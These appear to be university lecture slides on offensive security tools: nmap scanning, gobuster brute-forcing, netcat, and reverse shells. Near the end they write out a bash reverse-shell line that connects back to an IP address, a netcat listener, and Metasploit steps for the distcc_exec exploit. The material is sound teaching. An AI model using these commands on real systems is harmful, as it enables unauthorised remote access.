Offensive Tooling

Lecture 11 - ECS198F SQ26

nmap

Network scanning

- Find systems on a network
- Find ports running on each system
- Find info about the services on each port

```
nmap <network>
```

Scans all systems on a network, checks for the most common 1000

nmap flags

- `-sn`: ping scan (only find open hosts)
- `-sV`: service version (find info about the service running)
- `-sC`: script scan
- `-p-`: Scans all 65535 ports

gobuster

Website directory/subdomain bruteforcing

Directory: https://daviscybersec.org/about/

Subdomain: https://ecs198f.daviscybersec.org/

Subdomains and directories can’t always be accessed via hyperlinks

- Gobuster will bruteforce to find them

gobuster

Directory bruteforce:

```
gobuster dir --url <website> -w <wordlist>
```

Subdomain bruteforce:

```
gobuster dns --domain <website> -w <wordlist>
```

Wordlists in Kali can be found in: `/usr/share/wordlists/`

gobuster flags

What if you aren't looking for pages?

- PNGs?
- JPGs?
- PHP?

`-x`: specify a file extension (e.g. `-x php`)

netcat

Simple utility for opening network connections

`nc 192.168.0.10 1234` connects to TCP 192.168.0.10:1234

`nc -l 4444` listens for traffic on TCP port 4444

Very capable! Can be used as part of exploits

PHP

Dynamic website engine


- Acts as a middleman between databases, OS, and the web server
- (It can access many different things!)
- Misconfigurations can be very damaging

Server Time: 2026-05-05 10:54:56

No lecture currently in session.

Reverse Shell

If you can get the server to connect *to you*, you can get past its firewall



Reverse Shell

Open a listener on your computer:

```
nc -l 4444
```

Try to get the remote computer to connect to *you*

E.g. Find a way to get *it* to run:

```
bash -i >& /dev/tcp/10.20.8.229/4444 0>&1
```

Metasploit Framework

Tool for executing exploits against a target

`msfconfole`: enter Metasploit

Metasploit Example

DistCC

1. `use exploit/unix/misc/distcc_exec`
2. `set RHOSTS <remote_host>`
3. `set PAYLOAD cmd/unix/reverse_bash`
4. `set LHOST <local_host>`
5. `exploit`

(Unfortunately this doesn't work within my virtual machine…)